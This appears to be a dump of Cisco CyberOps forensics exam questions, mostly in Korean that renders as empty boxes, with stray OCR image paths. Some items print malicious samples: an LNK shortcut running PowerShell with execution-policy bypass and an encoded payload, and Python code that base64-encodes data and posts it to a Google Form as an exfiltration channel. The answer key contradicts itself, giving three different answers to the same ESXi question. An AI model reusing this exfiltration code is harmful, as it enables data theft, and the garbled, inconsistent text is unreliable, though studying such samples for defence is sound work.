□□□ □□□□□□□□ □□□ □□ □□ □□□ □□ □□□ □□□□ □□□□ □□□ □□□ □□. □□ □□□□ □□□□□ □□□□ □□□□□ □□□□□ □□□ □□□□ □□□□.
□ □□□ □□□□□ □□□□□□□□□, □□□□ □ □□□ □□□ □□□□ □□□□□□□ □□□□ □□□ □□ □□ □□□ □□□ □□□ □□□ □□□□□□. □ □□□ □□ □□□ □ □□□ □□□?

A. □□□ □□□
B. □□ □□
C. □□□ □□ □□
D. □□ □□

Answer: D (LEAVE A REPLY)

□□□ □□□ □□□ □□□ □□□ ID 104□□, Windows□□ "□□ □□□ □□□□□□."□ □ □□□□. □□ □□ □□□ □□□ □□□□□. □□ □□□ □□□□ □□□□ □□□□□ □□ □□ □□ □□□ □□□ □ □□□ □□□ □□ □□□□ □□□□ □□ □□ □□□□□.
Cisco CyberOps Associate □□□□□ □□ □□□ □□□□ □□□□.

"□□ □□ □□□, □□ □□□ ID 104□ □□□ □□□□ □□□□ □□□ □□□ □□□ □□□ □ □□□."
□□□□ □□□ □□ □□□ □□□ □□□ □□□□ □□ □□□□ □□ □□□□ □□□ □□ □□□ □□□ □□□□ □□□ □□□□ □□□□ □□□ □□□□□.

NEW QUESTION: 33
□□□ □□□□□.

□ □□□□ □□□ □□□□□?
A. □□ □□□ □□□□ □□ □□□□□ □□□□□□ □□□□.
B. □□ □□□ □□□□□□ □□□□□ □□□□ □□□□.
C. □□□ MD5□ □□□□□ □□□□ □□□□□.
D. □□□ DNS □□□□ □□ □□□□ □□ □□□□□ □□□□ □□□□.
Answer: B (LEAVE A REPLY)

NEW QUESTION: 34
Snort□ Microsoft Office □□□ □□□□□ □□□ □□□□ □□□ □□□□ □□□□□. SIEM □□□□ SOC □□□□ Cisco FMC□ □□□ □□□□□. Cisco FMC□ Snort ID□ □□□□ □ □□□. □□ □□ □□□□ □□□□□?
A. FILE-OFFICE Microsoft Graphics □□ □□□□
B. FILE-OFFICE Microsoft Graphics □□□ □□□ □□□□(XSS)
C. FILE-OFFICE Microsoft Graphics SQL □□
D. FILE-OFFICE Microsoft Graphics □□ □□ □□ □□
Answer: (SHOW ANSWER)

Cisco Firepower Management Center(FMC)□ Snort □□□□ □□□ □□, Microsoft Office □□ □□□ □□ FILE-OFFICE□ □□ □□□□ □□□ □□□□ □□□ □□□□□. Microsoft Office □ □□□ □□□ □□ □ □□□ Microsoft Graphics□ □□□ □□□ □□□, □□□□ □□ □□ □□ □□(RCE)□ □□□□□. RCE □□□□ □□ □□□□ □□ □□□□□ □□□ □□□□ □ □□ □□□ □ □□□□, □ □□□ □□□□ □□□□.

"FILE-OFFICE Microsoft Graphics □□ □□ □□ □□"□□ □□□ Cisco□ Snort□ □□□ □□ □ □□ □□□ □□□ □□□□ CVE-2017-0001□ □□ □□□□ □□□□ □□ □□□ □□□□ □.

□□: Cisco CyberOps v1.2 □□□□ Cisco Secure Firewall Threat Defense □ Snort □□ □□.

-

NEW QUESTION: 35

□□□□ □ □□□ □□□ □□□□ □ □□ □□□□ □□□ □□□□ □□□□□□. □□□□ □ □□□ □□□□ □□ □□ □□□□ □□□□□□. □□□ □□□ □□□ □□□□ □□ □□ □□□□ □□□□ □ □ □□ □□ □□□ □□□□□? (□ □□ □□)

A. □□□ □□ □□□

B. □□□ □□ □□

C. □□□ □□□ □□ □□

D. □□□ □□ □□

E. □□□□ □□ □□

Answer: (SHOW ANSWER)

□□□ □□ □□□ □□□□ □□ Cisco CyberOps □□ □□□□ □□ □□ □□□□ □□ □□ □□ □□□ □□□□ □□ □□□□ □□□□□. "□□ □□□□ □□□ □□□ □□□□ □□□ □□ □□□ □□□□ □□□□ □□□□□ □□□□ □□ □□ □□□□ □□ □□ □□ □□□ □□." □□, □□□ □□ □□□□ □□ □□□ □□□□□ □□ □□□□ □□ □□□ □□□□□ □□ □□□□ □□□ □ □□ □□□□□□□ □□ □□□□□□ □□□ □□□□□ □□□□ □ □□□ □□□.

□□□ □□□ □□□ □□□□ □□□ □□ □□□□ □□□□ □ □ □□ □□□ □□□ □□□ □□ □□□□ □□ □□□□ □□□ □□□□ □ □□□□□ □□□ □□□.

NEW QUESTION: 36

□□□□ □□□□ □□ □□□□ □□□ □□□ □□□□□□ □□□ □□ □□ □□ □ □□□ □ FTP □□□ □□□ □□□ □□□□. □□□□□□ □□ □□ □□□ □□□□ □□□, □□□ □□ □□□ □□ □□ □□□□ □□ □□□□□ □□□ □□ □□□□□. □□□□ □□ □□□ □□ □□□□ □□□□□ □□□ □□ □□ □□□ □□ □□ □□□□ PowerShell □□□□□ □□□□ □□□□. □□ □□□ □ □□ □ □□ □□ □□ □□□□ □□□□ □□□□□ □□□ □□?

A. Get-Content-Folder \\Server\FTPFolder\Logfiles\ftpfiles.log | Show-From "ERROR", "SUCCESS"

B. Get-Content -ifmatch \\Server\FTPFolder\Logfiles\ftpfiles.log | "ERROR", "SUCCESS"□ □□ □□□

C. Get-Content -Path \\Server\FTPFolder\Logfiles\ftpfiles.log | Select-String "□□", "□□"
D. Get-Content -Directory \\Server\FTPFolder\Logfiles\ftpfiles.log | Export-Result "□□", "□□"
Answer: C (LEAVE A REPLY)

NEW QUESTION: 37
□□ □ ESXi □□□□ "□ □ □□ □□ □□"□ □□□□□. □□□□□ □□ □□□ □□□□□ □□□ □□□ □ □□□□. vCenter □□□□ □□ □□ □□ □□ □□□ □□□□ □□□□. □ □□ □□□ □□□□ □□ □□□□□ □□□□ □ □□ □□ □□□ □□□□□?
A. /var/log/syslog.log
B. /var/log/vmksummary.log
C. var/log/shell.log
D. var/log/general/log
Answer: A (LEAVE A REPLY)
□□/□□: https://docs.vmware.com/en/VMware-vSphere/6.7/com.vmware.vsphere.monitoring.doc/GUID-832A2618-6B11-4A28-9672-93296DA931D0.html

NEW QUESTION: 38
□□□□ □□□ □□□□□□□□ □□□□□ □□□ □□□□ □□ □□□ □□ □□□ □□□ □□. □□ □□□ □□ □□ □□□ □□ □□ □□ □□□ □□□□□ □□□□. □□ □□□□ □□□□□□ □□ □□□ □□□□ □□ □□□ □ □ □□ □□□ □□□□□? (□ □□ □□)
A. □□ □□□ □□□□□.
B. □□□□□ □□□□□.
C. □□ □□□ □□□□□.
D. □□□□□ □□ □□
E. PE □□□ □□□□□.
Answer: A,B (LEAVE A REPLY)

NEW QUESTION: 39
□□ □□ □□□□ YARA □□□ □□□□ □□□ □□□ □□□□ □□□□. □ □□□ □□□ □□□□□?
A. □□□ □□
B. XML □□
C. □□□ □□
D. □□□ □□
Answer: C (LEAVE A REPLY)
YARA □□□ □□ □□□, □□ □ □□□□ □□□ □□□□ □□□□□ □□□□ □ □□□□ □□ □□ □□□□□. □□□□ □□□ □□□ □□ □□□ □□□ □□□ □□□□□ □□□□ □□□ □□ □□ □□□□ □□ □□□□□□.

NEW QUESTION: 40

□ □□□ "□□□ □ □□" □□□□□□ □□□□□ □□□□□□ □□□ □□□□ □□□□□.
□□□ □□□ □□□□ □□□□ □□□□□□□□□□. □□ □□□□ SIEM□□ □□□ □□□□
□□□ □□ □□ □□ □□ □□□ □□ □ □□□ □□ □□□ □□□□□□. □ □□ □□ □□
□ □□□□□ □ □□□ □□ □□□ □□□□□?
A. □□□ □□ □□□ □□□ □□
B. □□□□□ □□□ □□ □□□
C. □□□ □□□ □□
D. SIEM□□ □□□ □□
Answer: D (LEAVE A REPLY)

NEW QUESTION: 41
□□□ □□ □□□□ □□ □□□□□□□ □□□□ □□□ □□□ □□□□□□. □□ □□□
□□□□□?
A. □□□□□ □□□ □□□ □□□□□□ □□ □□□□ □□□ □□□ □□□ □□□□□.
B. □□□ □□ □□□□□□ □□□□ □□□ □□□ □□□ □□□□ □□ □□ □□□ □□□
□□□□□.
C. □□□□□ □□□ □□□□ □□□□□□□ □□□□ □□ □□□ □□□ □□□□□□□.
D. □□□ □□ □□ □ □□□ □□ □□ □□ □□□ □□ □□□ □□□□□.
Answer: B (LEAVE A REPLY)
□□□□ □□□□ □□□□ □□□□ □□ □□ □□□□□ □□□ □□□□ □□□□ □□ □□
□□□ □□□□ □□□□□. □□ □□□□ □□ □□□ □□□□□□ □□□□ □□ □□□ □
□□□, □□□ □□□□ □□□□ □□□ □□□□ □□□□ □□ □□ □□ □□□□□ □□□
□ □□□□.

NEW QUESTION: 42
□□ □ ESXi □□□□ "□ □ □□ □□ □□"□ □□□□□. □□□□□ □□ □□□ □□□□□
□□□ □□□ □ □□□□. vCenter □□□□ □□ □□ □□ □□ □□□ □□□□ □□□□. □
□□ □□□ □□□□ □□ □□□□□ □□□□ □ □□ □□ □□□ □□□□□?
A. var/log/general/log
B. /var/log/vmksummary.log
C. /var/log/syslog.log
D. var/log/shell.log
Answer: C (LEAVE A REPLY)

NEW QUESTION: 43
□□□ □□□□□.

Metadata	
Drive type	Fixed (Hard disk)
Drive serial number	1CBDB2C4
Full path	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
NetBIOS name	user-pc
Lnk file name	ds7002.pdf
Relative path	..\..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Arguments	-noni –ep bypass $zk = 'JHB0Z3Q9MHgwMDA1ZTJiZTskdmNxPTB4MDAwNjIzYjY7.
Target file size (bytes)	452608
Droid volume	c59b0b22-7202-4410-b323-894349c1d75b
Birth droid volume	c59b0b22-7202-4410-b323-894349c1d75b
Droid file	bf069f66-8be6-11e6-b3d9-0800279224e5
Birth droid file	bf069f66-8be6-11e6-b3d9-0800279224e5
File attribute	The file or directory is an archive file
Target file access time (UTC)	13.07.2009 23:32:37
Target file creation time (UTC)	13.07.2009 23:32:37
Target file modification time (UTC)	14.07.2009 1:14:24
Header flags	HasTargetIdList, HasLinkInfo, HasName, HasRelativePath, HasArguments, HasIcc
MAC vendor	Cadmus Computer Systems
Target path	My Computer\C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Target MFT entry number	0x7E21

□□□□□ □□ □□□ □□□□□ □□□□ □□□ □□□ □□ □□□□□ □□□ □□ □ .LNK(□□□□) □□□ □□□□ □□□□. □□□□□ □□□ □ □□ □□□ □□□□□?

A. □□ □□□□ □□ □ □□□□ □□ □□□□□ □□□□ □□□□ □□□□ □□ □□□ □ □ □□□□ □□□□ □□□ □□□.

B. □□ □□□ □□ □□□□□ □□□□ □□□□□. □□ □□□ □□□□ □□□□□ □□□ □□□ □□□□ □□□□.


C. □□ □□□ □□□□ □□□□ □□□ □□□□□□□, □ □□□ □□□□□ □□□□ □□ □□□□ □□ □□□ □□□ □□□□□□.

D. □□ □□□ □□□□ □□□ □□□□□ □□□□□□□ □□□□□ □□□□ □□ □□□ □ □□ □□ □□□ □□□□□.


Answer: A (LEAVE A REPLY)

NEW QUESTION: 44

□□□ □□□ □□□□ Cisco □□ □□□□□ □□□ □□□□.



Answer:



NEW QUESTION: 45

□□□ □□□ □□□ □□ □□□□ □□□ □□□ □□□□ □□ □□□ □□□ □□□□ □ □ □□□ □□□ □□□□□?

A. □□□□ □□

B. □□ □□

C. GPO □□

D. □□ □□

Answer: A (LEAVE A REPLY)

□□/□□: https://attack.mitre.org/techniques/T1055/

NEW QUESTION: 46

□□□ □□□□□.

□ STIX JSON □□□□ IOC □□□ URL□ □□□□□?

A. □□□;

'http://x4z9arb.cn/4712/'

B. □□□; x4z9arb □□□

C. x4z9arb □□□;http://x4z9arb.cn/4712/

D. □□□; □□□--162d917e-766f-4611-b5d6-652791454fca

E. □□□;

'http://x4z9arb.cn/4712/'

Answer: A (LEAVE A REPLY)

□ STIX(□□□□ □□ □□ □□) JSON □□□□ IOC(□□ □□) □□□ □□□ □ □□ □□ □ □□ □□□□□.

* □□□ □□□ □□□□□ URL□ □□□□□:#

"□□": "[url:value = 'http://x4z9rb.cn/4712/']"

□□ □□□ □□□ □ □□ □□ IOC□□□.

* □□□□ □□□ □□ □□:# "type": "malware"# "name": "x4z9arb backdoor" □□ IOC□ □□□ □□□ □□□ □□□□□ □□□□□.

□□□□,

□□□ "□□□"□□ □□ □□(IOC)□ URL: http://x4z9rb.cn/4712/□□□. □□ A□ IOC □□("□□□")□ □□ □("http://x4z9rb.cn/4712/")□ □□ □□□□ □□□□□.

□□□□: CyberOps Technologies(CBRFIR) 300-215 □□ □□□, "□□ □□□□□ □□□ □□" □, □□ □□□□ □□□□ □□ STIX/TAXII □□ □□ □□.

NEW QUESTION: 47
□□□ □□□ PDF □□□□ □□□□ □□□ □□□□ □□□□□?
A. 255044462d
B. cGRmZmlsZQ
C. 706466666
D. 0a0ah4cg
Answer: A (LEAVE A REPLY)

NEW QUESTION: 48
□□□ □□□□□.

```
<stix:Indicator id= "CISA:Indicator-18559cbf-57ce-49ba-bb73-2bdf5426744c" timestamp= "2020-04-
08T00:44:39.970278+00:00" xsi:type= "indicator:IndicatorType">
<indicator:Title>Malicious FQDN Indicator</indicator:Title>
<indicator:Observable id= "CISA:Observable-dd7a25ea-830f-46cd-9d2a-d7b5aa354f89">
<cybox:Object id= "CISA:Object-a2169ad2-5273-41cb-9491-48c69b22da74">
<cybox:Properties xsi:type= "DomainNameObj:DomainNameObjectType" type= "FQDN">
<DomainNameObj:Value condition= "Equals" >Fightcovid19.shop</DomainNameObj:Value>
</cybox:Properties>
</cybox:Object>
</indicator:Observable>
</stix:Indicator>
<stix:Indicator id= "CISA:Indicator-2035a032-6b8d-4dd9-8752-7316af76e702" timestamp= "2020-04-
08T00:44:39.970417+00:00" xsi:type= "indicator:IndicatorType">
<indicator:Title>Malicious FQDN Indicator</indicator:Title>
<indicator:Observable id= "CISA:Observable-463472d3-e45e-46c1-bf05-da7458cb943c">
<cybox:Object id= "CISA:Object-7728bd69-e724-4917-9550-9ae853becf28">
<cybox:Properties xsi:type= "DomainNameObj:DomainNameObjectType" type= "FQDN">
<DomainNameObj:Value condition= "Equals">nocovid19.shop</DomainNameObj:Value>
</cybox:Properties>
</cybox:Object>
</indicator:Observable>
</stix:Indicator>
<stix:Indicator id= "CISA:Indicator-8b56999b-a015-4399-ab80-cca9bcaf7ebf" timestamp= "2020-04-
08T00:44:39.970554+00:00" xsi:type= "indicator:IndicatorType">
<indicator:Title>Malicious FQDN Indicator</indicator:Title>
<indicator:Observable id= "CISA:Observable-0648e1db-aa4e-4aca-914e-ea0ccd445254">
<cybox:Object id= "CISA:Object-db21b6ca-0c1b-474d-8bf7-950ead2d9760">
<cybox:Properties xsi:type= "DomainNameObj:DomainNameObjectType" type= "FQDN">
<DomainNameObj:Value condition= "Equals">stopcovid19.shop</DomainNameObj:Value>
</cybox:Properties>
</cybox:Object>
</indicator:Observable>
</stix:Indicator>
```

□□□□□ □□ □ □□ □□□ □□□□□? (□ □□ □□)

A. □□□ □□□□ □□ □□□□ □□□□ □□□□□.

B. □□□ □□□□□ □□ □□□ □□□□ □□□□□□.

C. □□ .shop □□□□ □□ □□□□ □□ □□

D. □□□ □□□□ □□ □□□ □□ □□□ □□□ SIEM □□□ □□□□□.

E. DNS □□□ □□□□ □□ .shop □□□ □□□□□.

Answer: (SHOW ANSWER)

NEW QUESTION: 49

□□□□ □□□□ □□□□ □□□ □□□□□?

A. □□□

B. □□□

C. □□□□□

D. NMAP

Answer: A (LEAVE A REPLY)

□□□□(Ghidrai)□ NSA□□ □□□ □□ □□ □□ □□□□□ □□□ □□□□□(SRE) □□□ □□□. □□□□ □ □□ □□□□ □□□□□ □□□□□ □□□ □□□ □□□□□□, □□□ □ □ □□□ □□□ □□□□ □□□□.

Cisco CyberOps □□□□□□ Ghidra□ □□□ □□ □□ □□ □□□□ □□□ □□□□□□□ □□ □□□ □□□ □□□□, □□ □□ □□ □□ □□□ □□ □□□□□ □□□□ □ □□□□ □□ □□□□.

NEW QUESTION: 50

□□ □□□□ □ □, □□□□ □□□□ □□□ □□□□ □□□□ □□□□□?

A. □□□ □□□□ □□□ □□

B. □□ □□

C. □□ □□□□□ □□□□□ □□□ □ □□□□.

D. □□□□ □□ □□□

Answer: C (LEAVE A REPLY)

□□□□ □□□□ □□ □□ □ □□□ □□ □□□□(□: VM □□ □□□□ □□□□ □□□□ □□ □□□□)□ □□□□□ □□□ □ □□□ □□□□. □□ □□ □□□□ □□ □□□ □□□ □□□□ □□ □□□ □□□ □ □□ □□□ □□□ □ □□ □□□. □□□ □□□ □□□□ □□ □ □□□□□□□ □□ □□□□ □□□□.

NEW QUESTION: 51

objdump □□□ "-h" □□□ □□ □□□□ □□ □□□ □□ □□□ □□□□□?

-boasys -m vax -h fu.o?

A. bfdname

B. □□□

C. □□□

D. □□

Answer: D (LEAVE A REPLY)

objdump □□□ -option□ □□ □□□ □□ □□□ □□□□□. □□□□ □□□ □ □□□ □□, □□□ CyberOps □□□ □□□ □□□ □□ □□□□ □□□ □□□ □□□, □□ □□□□ □□ □□ □ □ □□□ □□, □□, VMA, LMA, □□ □□□, □□□ □□ □□ □□□ □□□□□. □□ □□□□ □□□ □□ □□ □□□□ □□ □□□ □□□□ □□□ □□□□ □□□□□ □□□□ □ □□□ □□□.

NEW QUESTION: 52

□□□□ □□ □□ □ □ □□□ □□□□ □□ □□ □ □□□□ □□□□ □□□□ □□□□ □ □□□□ □□□ □□□□□□. □□ □□ □□, □□ □□□ □□ □□□□ □□□□□ □□□ □ □□ □□ IP □□□ □□□□ □□□ □□□□□□. □□□□ □□□ □□□□□ □□□□ □□ □ □□□□□. □□ □□ □□□□□ □□□□ □□, □ □□□ □□ □□ □□□□ □□□ □ □ □□ □□□ □□□□□? (□ □□ □□)

A. □□□ □□ □ □□ □□□ □□□□□.

B. □□□ □□□ □□□□□□ □□□□□.
C. □□ □□ □□□□□ □□ □□□□ □□□□ □□□ □□□□□.
D. □□□ □□□ □ □□ □□□ □□□□□□.
E. □□□ □□□□ □□□ □□□□ □□ □□□ □□□ □□□□□.
Answer: (SHOW ANSWER)
□□ □□□ □□ □□□□□ □ □□ □□ □□□ □□□□□.
* □□□ □□□□ □□ □□□□ □□ □□□ □□□□ □□ □□(B) □□□ □□□□.
* □□□ □□□□□ □□□ □□□□ □□ □□□□ □□(E)□ □□□□□.
□□□ □□□ NIST 800-61□ □□□ □□ □□ □□ □□□ □□ □ □□ □□□□ □□□□ Cisco CyberOps □□□□□ □□□□.
-

NEW QUESTION: 53
□□□□ □□□□ □□□□ □□ □□□□□□□. □ □□□□ □□ □□□ □□□□□.
* □□□□□□ □□ □□
* PageFile.sys □□ □□
* CPU □□□□ □□□ □□□ □□
* □□□ □□ □□□ □□
IR □□ □□□□ □□ □□□ □□□□ □□□?
A. □□□□ □□ □□□□□ database.log □□□ □□□□ □□□□□□ □□□ □□□□□.
B. Windows □□□□□ system.cfg □□□ □□□□ □□□□ □□□ □□□ □□□□□.
C. □□□ □□□□ □ □□ □□□ □□□ PageFile.sys □□□ □□□□□.
D. Windows □□□□□ Memory.dmp □□□□ □□□ □□ □□□ □□□□□.
Answer: C (LEAVE A REPLY)
CPU □□□ □□, □□□ □□□ □□□, □□□ PageFile.sys □□□□ □□□□□ □□□□ □ □ □□□ □□ □□□ □□□□ □□□□, □□ □□□□ □□□ □□ □□ □□ □□□ □□□ □ □□□□. PageFile.sys□ □□ □□□ □□□□ □□□□, □□ □□□□ □□ □□ □□□ □□ □□ □□□□□ □□□□□ □□□□□ □□ □□□□ □□□□□ □□□ □ □□□□.

NEW QUESTION: 54
□□□ □□□□□.

```
def gfdggvbdsopqq(id, entry1, string1, entry2, string2):
    url = 'https://docs.google.com/forms/d/e/' + id + '/formResponse'
    enc1 = b64encode(bytes(string1, 'utf8')).decode()
    enc2 = b64encode(bytes(string2, 'utf8')).decode()
    form_data = {entry1: enc1, entry2: enc2}
    user_agent = { 'Referer': 'https://docs.google.com/forms/d/e/' + id + '/viewform',
    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0;
    Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88
    Safari/537.36'}
    r = post(url, data=form_data, headers=user_agent)
    if r.status_code == 200:
      return True
    else:
      return False
```

□□ □□□ □□□ □□□□ □□□?

A. □
B. VBScript
C. □□
D. □□□
Answer: (SHOW ANSWER)
□ □□□ □□□ □□□□□ □□□□□□□. □□□□ □□□ □□□ □□□□.
* □□ □□□ Python □□□ □□□□□: def function_name(args):
* Python□ base64 □□□□ □□ □ □ □□ b64encode□ decode □□□ □□□□□.
* □□□ □□ □□□ □□□ □□□□ □□ □□□□□(□: form_data = {entry1: enc1, ...}).
* □□ □□□ Python□□ "if r.status_code == 200:"□ □□□□□.
* □□ □□ "r = post(...)"□ □□ □□□ Python □□ □□□□□□ □□□□ □□□ □□□□□.
□□□ □□□ □□□□□ □□□□ □□□ □ □□(□ □□ Google Forms)□ □□ □□□□ □□ □□□□ □□□□ □□ □□□□□□ □□□□□□.
□□□□: CyberOps Technologies(CBRFIR) 300-215 □□ □□□□ "□□□ □ □□ □□□□ □ □" □□ □□□ □□□□ C2 □□□ □□□□ Python□□ □□□ □□□ □ □□□□ □□□□□ □□ □□□ □□□□ □□□□.

NEW QUESTION: 55
□□□□ □□□ □□□ □□□□□□ □□□□□ □□□ □□□□□□ □□□ □□□□□. □□ □□ □□□□ □□ □□□□□□ □□ □□□ □□ □□□ □□□ □□□□ □□ IP □□□ □□ □□□ □□□□□ □□□□□. □□ □□□□ □□ □□□ □□ □□ □□□ □□ □□ □ □□ □ □□ □□□ □□□? (□ □□ □□)
A. Cisco Umbrella□□ □□□□ □□□ □□□□□.
B. Cisco Secure Malware Analytics(Threat Grid)□□ TCP/IP □□□□ □□□□□.
C. Cisco Secure Malware Analytics(Threat Grid)□ □□ □□□ □□□□□.
D. Cisco Umbrella□□ Magic File □□□ □□□□□.
E. Cisco Secure Malware Analytics(Threat Grid)□ □□□□ □□ □□ □□.
Answer: B,C (LEAVE A REPLY)
Cisco Secure Malware Analytics(□□ Threat Grid)□ TCP/IP □□□ □□ □ □□ □□□ □□, □ □□□ □□, □□□□□ □□, □□ □ □□ □□ □□ □□ □□□ □□□ □□□□ □□ □□ □ □□ □□□□□. □□□ □□□ □□□□□ □□□ □□ □ □□□ □□□□ □ □□□□□, □□ □□ □□ □□ □ □□□□□ □□ □□□ □□ □□ □□□ □□□ □ □□ □□□□□.
-

NEW QUESTION: 56
□□ □ ESXi □□□□ "□ □ □□ □□ □□"□ □□□□□. □□□□□ □□ □□□ □□□□□ □□□ □□□ □ □□□□. vCenter □□□□ □□ □□ □□ □□ □□□ □□□□ □□□□. □ □□ □□□ □□□□ □□ □□□□□ □□□□ □ □□ □□ □□□ □□□□□?
A. /var/log/syslog.log
B. /var/log/vmksummary.log

C. /var/log/shell.log


D. /var/log/general/log

Answer: B (LEAVE A REPLY)

VMware ESXi □□□□□ vmksummary.log □□□ □□ □□, □□□ □□, □□ □□□ □□ □ □ □ □□□□ □□□ □□□□ □□□□□. □□□□□□ □□□ □ □□ □□□ □□□ □□□ □ □ □□□ □□□ □□□□□.

